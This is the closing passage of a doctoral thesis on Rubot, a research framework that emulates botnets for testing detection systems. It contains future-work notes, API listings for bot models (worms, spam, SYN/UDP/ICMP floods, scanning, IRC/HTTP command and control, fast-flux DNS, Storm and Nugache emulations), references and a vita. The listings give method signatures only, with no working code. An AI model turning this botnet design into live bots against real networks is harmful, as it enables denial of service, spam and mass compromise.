4. Updating model - mechanism that allows a bot to be "upgraded" and change behavior.
5. Communication models - protocol used to connect to the C&C and/or other bots.
6. Composite models - encapsulation of multiple models into one bundle that emulates a certain type of bot.

The Storm model extends the Rubot API and utilizes the Overnet API. The Storm model uses the Rubot P2PBot model and and uses Overnet to advertise and search for supernodes and subnodes. The Storm API is provided in Listing B.1 and the Overnet API is provided in Listing C.1. The Storm model provides an excellent example of how to utilize the Rubot API to create complex models.

6.4 Future Work

As the major contribution of this work is a framework, it serves as a foundation on which much future work can be built. However, the following four major features that warrant elevated attention: testbed support, simulator integration, instant messenger models, and sensor models.

6.4.1 Testbed Support

Testbeds allow for large-scale network testing in either open or closed environments. Testbeds would provide the computational and network support required to evaluate large botnets under a variety of scenarios. Two leading testbeds of interest are PlanetLab [27] and Deter [5]. PlanetLab provides virtual "slices" to conduct experiments across a large number of Internet-connected hosts. The Deter testbed uses a Emulab-based simulation to configure the network and run the simulation.

6.4.2 Simulator Integration

The NS3 simulator [19] has the ability to run external binaries and connect them to virtual nodes within the simulated topology. I plan to work with the implementors of the external bindings and tie the Rubot botnet experimentation framework into NS3. This combination of emulation and simulation will allow for highly instrumented, large-scale, yet simple to implement botnet experiments.

6.4.3 Instant Messenger Models

A large number of infections today are due to criminals tricking people into clicking on malicious links. Aside from Web pages and email, instant messenger is the largest vector for delivering malicious links to victims. The Rubot framework would be well-served by incorporating an instant messaging server and client. Ruby has had support for Jabber clients for some time and recently a half-implemented project for the server has appeared.

6.4.4 Sensor Models

Since a large focus of the framework was to allow researchers to test their detection algorithms, such as BotHunter [17], on the emulated botnets, the Rubot framework doesn't contain any detection models. It would be beneficial to include base models for detectors such as honeypots, darknets, and intrusion detection systems (IDS). These base models could serve as a framework for detection just as the current Rubot models serve for botnets.

APPENDIX A

RUBOT API

```
  class Logger
    def initialize(port=9999, server='127.0.0.1')
    def warn(msg)
    def info(msg)
    def fatal(msg)
  class Callback
    def initialize(callback=nil)
    def call(caller,ip,port,message)
  class Engine < Thread
  class Bot < Engine
    def call(caller, *args)
    def irc_cb(caller, nick, user, host, cmd, tonick, msg)
    def http_cb(caller, code, body)
    def tcpsuper_cb(caller, peer, msg)
    def tcppeer_cb(caller, peer, msg)
    def udppeer_cb(caller, peer, msg)
    def httpupdater_cb(caller, code, body, current, confignames)
    def stop
  class Host < Engine
################  VULNERABLE SERVICES ###############
  class Exploit
    def initialize(exploit, callback)
    def test(buffer)
    def call(obj, msg)
  class VulnerableTCPService < Thread
    def initialize(exploits, port)
    def start
    def stop
  class VulnerableUDPService < Thread
    def initialize(exploits, port)
    def start
    def stop
  class VulnerableWebServer < VulnerableTCPService
    def initialize(exploits, port=2080)
    def start
  class VulnerableClient < Thread
  class VulnerableWebBrowser < VulnerableClient
    def initialize(urls, rate, exploits)
    def start
    def stop
  class WebBrowserTrojan < VulnerableClient
    def initialize(urls, effectiveness, rate, exploits)
    def start
    def stop
  class Pop3EmailTrojan < VulnerableClient
    def initialize(server, port, username, password, interval, callback,
        effectiveness=1)
    def start
    def stop
###############  BAD THINGS ##############
  class Malevanence < Thread
    def stop
  class SpamTemplate
    def initialize(template, to_emails=[], from_emails=[], subjects=[],
       bodies=[])
    def each
    def to_a(sep=”\n”)
  class SpamBot < Malevanence
    def initialize(spamtemplate, rate=1)
    def start
  class TCPWorm < Malevanence
    def initialize(rate, model, port, payload)
    def start
  class UDPWorm < Malevanence
    def initialize(rate, model, port, payload)
    def start
  class Packeting < Malevanence
  class SYNFlood < Packeting
    def initialize(target, port, rate=1, duration=60)
    def start
  class UDPFlood < Packeting
    def initialize(target, port, rate=1, duration=60)
    def start
  class ICMPFlood < Packeting
    def initialize(target, ftype, code, rate=1, duration=60)
    def start
  class PortScan < Packeting
    def initialize(targets, ports)
    def start
  class CloneFlood < Malevanence
    def initialize(server=’127.0.0.1’, port=6667, count=100)
    def send(s,m)
    def handle_server_input(s,m)
    def start
    def clonesend(msg)
  class LinearScan
    def initialize(startip=”0.0.0.0”, endip=”255.255.255.255”)
    def next
  class SubnetScan
    def initialize(subnets=[])
    def next
    def cidr2range(cidr)
  class RandomScan
    def initialize(low=”0.0.0.0”, high=”255.255.255.255”, percent=1)
    def next
  class RandomWithoutRepeatScan
    def initialize(cidrs=[”192.168.0.0/24”])
    def next
    def cidr2range(cidr)
############### COMMAND AND CONTROL CHANNELS ##############
  class CommandAndControl < Thread
  class IRCBot < CommandAndControl
    def initialize(server='127.0.0.1', port='6667', nick='IRCBot',
        channel='rubot', admins='botmaster', callback=nil)
    def send(s)
    def handle_server_input(s)
    def start
    def stop
  class HTTPBot < CommandAndControl
    def initialize(url, interval, callback, useragent='rubot/0.1')
    def authentication(user, pass)
    def start
    def stop
############### P2P Baby! ##############
  class Peer
    def initialize(ip,port,ptype,data)
    def to_s
  class PeerType
    def PeerType::name(ptype)
  class MessageType
  class Message < Struct.new(:src, :dst, :mtype, :data); end
  class ProxyRequest < Struct.new(:dstip, :dstport, :proto); end
  class Peer2Peer < Thread
    def process(peer,msg)
  class TCPSuperNode < Peer2Peer
    def initialize(port=2008, callback=nil, peermanager=nil, searchtable
        =nil, presentation=nil)
    def start
    def stop
  class TCPPeerBot < Peer2Peer
    def initialize(supernodes=nil, callback=nil, peermanager=nil,
        presentation=nil, search=nil)
    def start
    def stop
    def send(msg,to=nil)
    def connect(peer)
  class TCPPresentation
    def initialize
    def recv(sock)
    def send(peer, msgs)
  class UDPPeerBot < Peer2Peer
    def initialize(supernodes=nil, port=0, callback=nil, peermanager=nil
        , presentation=nil, searchtable=nil)
    def start
    def stop
    def send(msg, to=nil)
    def connect(peer)
  class UDPPresentation
    def initialize
    def recv(sock)
    def send(peer, msgs)
  class PeerManager
```

```
    def initialize
    def add(peer)
    def get(n=3)
    def supernodes
    def peernodes
    def remove(peer)
    def remove_bysock(c)
    def lookup(ip,port)
    def each
  class FlatSearchTable
    def initialize
    def publish(key, value)
    def unpublish(key)
    def search(key)
###############  PROXIES ##############
  class Proxy < Thread
  class TCPProxy < Proxy
    def initialize(dstip, dstport)
    def start
    def stop
  class UDPProxy < Proxy
    def initialize(dstip, dstport)
    def start
    def stop
###############  SERVICES ##############
  class ResourceRecord < Struct.new(:name, :klass, :type, :ttl, :answer)
     ; end
  class FastFlux < Thread
    def initialize(port=2053)
    def start
    def stop
    def add_record(qname, rclass, rtype, answer, ttl=300)
    def del_record(qname, rclass, rtype, answer)
    def get_records(qname, qclass, qtype)
###############  UPDATE ##############
  class Updater < Thread
    def initialize(configs, current)
    def start
    def switch(newconfig)
    def stop
  class UpdaterCallback
    def call(updateobj, code, body, current, confignames)
  class HTTPUpdater < Updater
    def initialize(url, interval, configs, current, callback, useragent=
        'rubot/0.1')
    def authentication(user, pass)
    def start
###############  COMPOSITE MODELS ##############
  class GTBot < Bot
    def initialize(server='127.0.0.1', port='6667', nick='IRCBot',
        channel='#test', admins=['botmaster'], updater=nil)
    def start
    def irc_cb(caller, nick, user, host, cmd, tonick, msg)
  class NugacheHTTP
```

```
    def visit(url,wait)
    def execute(url)
  class AESStream
    def initialize(key,iv)
    def encrypt(msg)
    def pad(n=1)
    def xor(s1,s2)
  class NugacheSession
    def initialize(sock,rsakey,version,client=true)
    def connect
    def recv
    def handle_client
    def handle_server
    def send(m)
  class NugacheController < Bot
    def initialize(peers)
    def start
    def connect(peer)
    def send(peer,msg)
    def sign(cmd)
    def process(peer,msg)
  class NugacheBot < Bot
    def initialize(port=2008, peers=[], callback=nil)
    def verify(msg)
    def connect(peer)
    def start
    def send(peer,msg)
    def stop
    def peers
    def process(peer,msg)
```

Listing A.1: Rubot API

APPENDIX B

STORM API

```
class String
  def xor!(key)
  def ^(key)
  def hexxor(key)
  def checksum
  def gzip_compress
  def gzip_decompress
  def base64_encode
  def base64_decode
  def to_storm
  def from_storm
  def ip2storm
  def storm2ip
    class StormServerSession < Thread
      def initialize(stormbot, client_socket , callback=nil)
      def start
      def send(msg)
      def recv
      def close
      def stop
      def process(msg)
    class StormClientSession < Thread
      def initialize(stormbot, ip, port, callback=nil)
      def start
      def send(msg)
      def recv
      def close
      def stop
      def process(msg)
    class TCPPeer < Struct.new(:ip, :port); end
    class SuperNodeProxySession < Thread
      def initialize(subcon, client_sock)
      def service(buf,clientip)
    class SuperNodeProxy < Thread
      def initialize(subcons=[], port=0, serv=nil)
      def start
      def stop
    class SubcontrollerProxySession < Thread
      def initialize(master, client_sock)
    class SubcontrollerProxy < Thread
      def initialize(masters=[], port=0, serv=nil)
      def start
      def stop
    class MasterProxySession < Thread
    def initialize(webserver, client_sock)
  class MasterProxy < Thread
    def initialize(webservers=[], port=0, serv=nil)
    def start
    def stop
  class SubnodeServer < Thread
    def initialize(bot, port=0, serv=nil)
    def start
    def stop
  class StormBot < Peer2Peer
    def initialize(peers,callback=nil,ptype=Overnet::PeerType::SUBNODE
       ,upstream=[])
    def start
    def storm_rand
    def generate_hash
    def config
    def StormBot::read_config(config)
    def searchhashes(activated = false)
    def resulthash(ip,port)
    def parseresult(hash)
    def call(peer, msg)
    def login(ip,port)
    def bol(ip,port)
    def bol_recv(sock)
    def promote(ptype)
```

Listing B.1: Rubot::Storm API

APPENDIX C

OVERNET API

```
class PeerType
class OvernetEngine < Thread
  def initialize(myhash, peers, key, port=0)
  def config
  def start
  def search(stype,hash,callback=nil)
  def publicize(peer=@myself)
  def publish(hash1,hash2,tags=[])
  def publish_to(peer,hash1,hash2,tags=[])
  def udp_recv
  def udp_send(peer,msg)
  def process(peer,msg)
class OvernetPeerManager
  def initialize
  def add(peer)
  def get(n=3)
  def closest(hash,n=9)
  def supernodes
  def peernodes
  def remove(peer)
  def remove_bysock(c)
  def lookup(ip,port)
  def each
class OvernetSearchTable
  def initialize
  def publish(key, value, tags=[])
  def unpublish(key)
  def search(key)
class Peer
  def initialize(hash,ip,port,ptype)
  def length
  def pack
  def Peer.parse(pkt)
  def Peer.length
  def to_s
  def to_config
  def Peer.from_config(config)
class Tag
  def initialize(ttype, name, string)
  def length
  def pack
  def Tag.parse(pkt)
  def to_s
class Packet
```

```
    def Packet.parse(pkt)
    def length
  class Connect < Packet
    def initialize(peer)
    def pack
    def Connect.parse(pkt)
    def to_s
  class ConnectReply < Packet
    def initialize(peers)
    def pack
    def ConnectReply.parse(pkt)
    def to_s
  class Publicize < Packet
    def initialize(peer)
    def pack
    def Publicize.parse(pkt)
    def to_s
  class PublicizeAck < Packet
    def initialize
    def pack
    def PublicizeAck.parse(pkt)
    def to_s
  class Search < Packet
    def initialize(stype,hash)
    def pack
    def Search.parse(pkt)
    def to_s
  class SearchNext < Packet
    def initialize(hash, peers)
    def pack
    def SearchNext.parse(pkt)
    def to_s
  class SearchInfo < Packet
    def initialize(hash, stype, min, max)
    def pack
    def SearchInfo.parse(pkt)
    def to_s
  class SearchResult < Packet
    def initialize(hash1, hash2, tags)
    def pack
    def SearchResult.parse(pkt)
    def to_s
  class SearchEnd < Packet
    def initialize(hash)
    def pack
    def SearchEnd.parse(pkt)
    def to_s
  class Publish < Packet
    def initialize(hash1, hash2, tags)
    def pack
    def Publish.parse(pkt)
    def to_s
  class PublishAck < Packet
    def initialize(hash)
    def pack
    def PublishAck.parse(pkt)
    def to_s
  class IdentifyReply < Packet
    def initialize(hash,ip,port)
    def pack
    def IdentifyReply.parse(pkt)
    def to_s
  class IdentifyAck < Packet
    def initialize(port)
    def pack
    def IdentifyAck.parse(pkt)
    def to_s
  class Firewall < Packet
    def initialize(hash,port)
    def pack
    def Firewall.parse(pkt)
    def to_s
  class FirewallAck < Packet
    def initialize(hash)
    def pack
    def FirewallAck.parse(pkt)
    def to_s
  class FirewallNack < Packet
    def initialize(hash)
    def pack
    def FirewallNack.parse(pkt)
    def to_s
  class IPQuery < Packet
    def initialize(port)
    def pack
    def IPQuery.parse(pkt)
    def to_s
  class IPQueryAnswer < Packet
    def initialize(ip)
    def pack
    def IPQueryAnswer.parse(pkt)
    def to_s
  class IPQueryDone < Packet
    def initialize
    def pack
    def IPQueryDone.parse(pkt)
    def to_s
  class Identify < Packet
    def initialize
    def pack
    def Identify.parse(pkt)
    def to_s
```

Listing C.1: Overnet API

REFERENCES

[1] Bächer, P., Holz, T., Kötter, M., and Wicherski, G., "Know your enemy: Tracking botnets." Published on the Web, March 2005.

[2] Baecher, P., Koetter, M., Holz, T., Dornseif, M., and Freiling, F., "The nepenthes platform: An efficient approach to collect malware," in *9th International Symposium On Recent Advances In Intrusion Detection, RAID06, Hamburg, Germany, September 20-22, 2006, Proceedings*, Lecture Notes in Computer Science 4219, Springer, 2006.

[3] Bailey, M., Cooke, E., Jahanian, F., Nazario, J., and Watson, D., "The internet motion sensor: A distributed blackhole monitoring system," in *Network and Distributed System Security Sumposium (NDSS '05)*, 2005.

[4] Barford, P. and Yagneswaran, V., "An inside look at botnets," in *Advances in Information Security*, 2006.

[5] Benzel, T., Braden, R., Kim, D., Neuman, C., Joseph, A., Sklower, K., Ostrenga, R., and Schwab, S., "Design, deployment, and use of the deter testbed," in *DETER: Proceedings of the DETER Community Workshop on Cyber Security Experimentation and Test on DETER Community Workshop on Cyber Security Experimentation and Test 2007*, (Berkeley, CA, USA), pp. 1–1, USENIX Association, 2007.

[6] Binkley, J. R. and Singh, S., "An algorithm for anomaly-based botnet detection," in *USENIX SRUTI: '06 2nd Workshop on Steps to Reducing Unwanted Traffic on the Internet*, pp. 43–48, July 2006.

[7] Cooke, E., Jahanian, F., and McPherson, D., "The zombie roundup: Understanding, detecting,and disrupting botnets," in *In Proceedings of the 1st USENIX Workshop on Steps to Reducing Unwanted Traffic on the Internet (SRUTI 2005)*, July 2005.

[8] Crapanzano, J., "Deconstructing subseven, the trojan horse of choice," tech. rep., SANS Institute, 2003.

[9] Dagon, D., Gu, G., Lee, C., and Lee, W., "A taxonomy of botnet structures," in *Proceedings of the 23 Annual Computer Security Applications Conference (ACSAC'07)*, December 2007.

[10] Dagon, D., Gu, G., Zou, C., Grizzard, J., Dwivedi, S., Lee, W., and Lipton, R., "A taxonomy of botnets." online, 2005.

[11] Dagon, D., Zou, C., and Lee, W., "Modeling botnet propagation using time zones," in *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS'06)*, February 2006.

[12] Donaldson, J., "Anomaly-based botnet detection for high-speed networks," Master's thesis, Rochester Institute of Technology, 2007.

[13] Florio, E. and Ciubotariu, M., "Peerbot: Catch me if you can," tech. rep., symantec, 2007.

[14] Geer, D., "Malicious bots threaten network security," *Computer*, vol. 38, no. 1, pp. 18–20, 2005.

[15] Göbel, O., Garbe, A. R., and Fabritius, T., "Rus-cert passive dns replication." http://cert.uni-stuttgart.de/stats/dns-replication.php.

[16] Grizzard, J. B., Sharma, V., Nunnery, C., and Kang, B. B., "Peer-to-peer botnets: Overview and case study," in *First Workshop on Hot Topics in Understanding Botnets (Hotbots)*, 2007.

[17] Gu, G., Porras, P., Yegneswaran, V., Fong, M., and Lee, W., "Bothunter: detecting malware infection through ids-driven dialog correlation," in *SS'07: Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, (Berkeley, CA, USA), pp. 1–16, USENIX Association, 2007.

[18] Gu, G., Porras, P., Yegneswaran, V., Fong, M., and Lee, W., "Bothuntertm: Detecting malware infection through ids-driven dialog correlation," *Proceedings of the 16th USENIX Security Symposium (Security'07)*, August 2007.

[19] Henderson, T., "The ns-3 network simulator." http://www.nsnam.org/.

[20] Holz, T., "A short visit to the bot zoo," *Security & Privacy Magazine, IEEE*, vol. 3, no. 3, pp. 76–79, 2005.

[21] Householder, A. and Danyliw, R., "Cert® advisory ca-2003-08 increased activity targeting windows shares," tech. rep., CERT/CC, 2003.

[22] Ishibashi, K., Toyono, T., Toyama, K., Ishino, M., Ohshima, H., and Mizukoshi, I., "Detecting mass-mailing worm infected hosts by mining dns traffic data," in *MineNet '05: Proceeding of the 2005 ACM SIGCOMM workshop on Mining network data*, (New York, NY, USA), pp. 159–164, ACM Press, 2005.

[23] Jones, J., "Botnets: Detection and mitigation," tech. rep., Federal Computer Incident Response Center, February 2003.

[24] Levine, J., LaBella, R., Owen, H., Contis, D., and Culver, B., "The use of honeynets to detect exploited systems across large enterprise networks," in *Proceedings of the IEEE Workshop on Information Assurance*, IEEE Systems, Man and Cybernetics Society, (West Point, NY), pp. 92–99, June 2003.

[25] Li, J., Ehrenkranz, T., Kuenning, G., and Reiher, P., "Simulation and analysis on the resiliency and efficiency of malnets," in *Principles of Advanced and Distributed Simulation*, pp. 262–269, June 2005.

[26] McPherson, D., "Botnet c&c quandry: Infiltrate or extirpate?." http://asert.arbornetworks.com/2007/03/botnet-cc-quandry-infiltrate-or-extirpate/.

[27] Peterson, L., "Planetlab." http://www.planet-lab.org/.

[28] Rajab, M. A., Zarfoss, J., Monrose, F., and Terzis, A., "A multifaceted approach to understanding the botnet phenomenon," in *IMC '06: Proceedings of the 6th ACM SIGCOMM on Internet measurement*, (New York, NY, USA), pp. 41–52, ACM Press, 2006.

[29] Ramachandran, A., Framster, N., and Dagon, D., "Revealing botnet membership using dnsbl counter-intelligence," in *2nd USENIX Steps to Reducing Unwanted Traffic on the Internet (SRUTI)*, 2006.

[30] Reiher, P., Li, J., and Kuenning, G., "Midgard wroms: Sudden nasty surprises from a large resilient zombie army," tech. rep., UCLA Computer Science Department, April 2004.

[31] Riden, J., "Detecting botnets using a low interaction honeypot," tech. rep., Honeynet Alliance, March 2006.

[32] Schiller, C. A., Binkley, J., Harley, D., Evron, G., Bradley, T., Willems, C., and Cross, M., *Botnets: The Killer Web App.* Syngress, January 2007.

[33] Spitzner, L., "The honeynet project." http://www.honeynet.org/.

[34] Strayer, W. T., Walsh, R., Livadas, C., and Lapsley, D., "Detecting botnets with tight command and control," in *Proceedings of the 31st IEEE Conference on Local Computer Networks (LCN)*, pp. 195–202, 2006.

[35] Team, W. D., "Waste: anonymous, secure, encrypted sharing." http://waste.sourceforge.net/index.php.

[36] Ullrich, J., "Myspace phish and drive-by attack vector propagating fast flux network growth." http://isc.sans.org/diary.html?storyid=3060.

[37] Unknown, "Pretty park." http://www.cknow.com/vtutor/PrettyPark.html.

[38] Verduyn, B., "2005 fbi computer crime survey." http://www.fbi.gov/publications/ccs2005.pdf, 2005.

[39] Whittaker, C., "Thwarting a large-scale phishing attack (google security blog)." http://googleonlinesecurity.blogspot.com/2007/06/thwarting-large-scale-phishing-attack.html.

[40] Wicherski, G., "Medium interaction honeypots." http://www.pixelhouse.net/midinthp.pdf.

[41] Wikipedia, "Sub7." Wikipedia.

[42] Wikipedia, "Blue frog." Wikipedia, March 2007.

[43] Zdrnja, B., "Security monitoring of dns traffic." http://www.caida.org/ nevil/Bojan_Zdrnja_CompSci780_Project.pdf.

[44] Zou, C. C. and Cunningham, R., "Honeypot-aware advanced botnet construction and maintenance," in *International Conference on Dependable Systems and Networks (DSN'06)*, pp. 199–208, 2006.

VITA

Christopher Patrick Lee received his B.S. in Electrical and Computer Engineering from Georgia Institute of Technology in 2001. After graduation, he worked for Electronic Design Associates and eventually continued his studies at Georgia Tech in 2002. He received his M.S.E.E. in 2005. He completed his studies at the Georgia Institute of Technology when he graduated with a Ph.D. in 2008. His research interests include botnets, honeynets, and DNS abuse.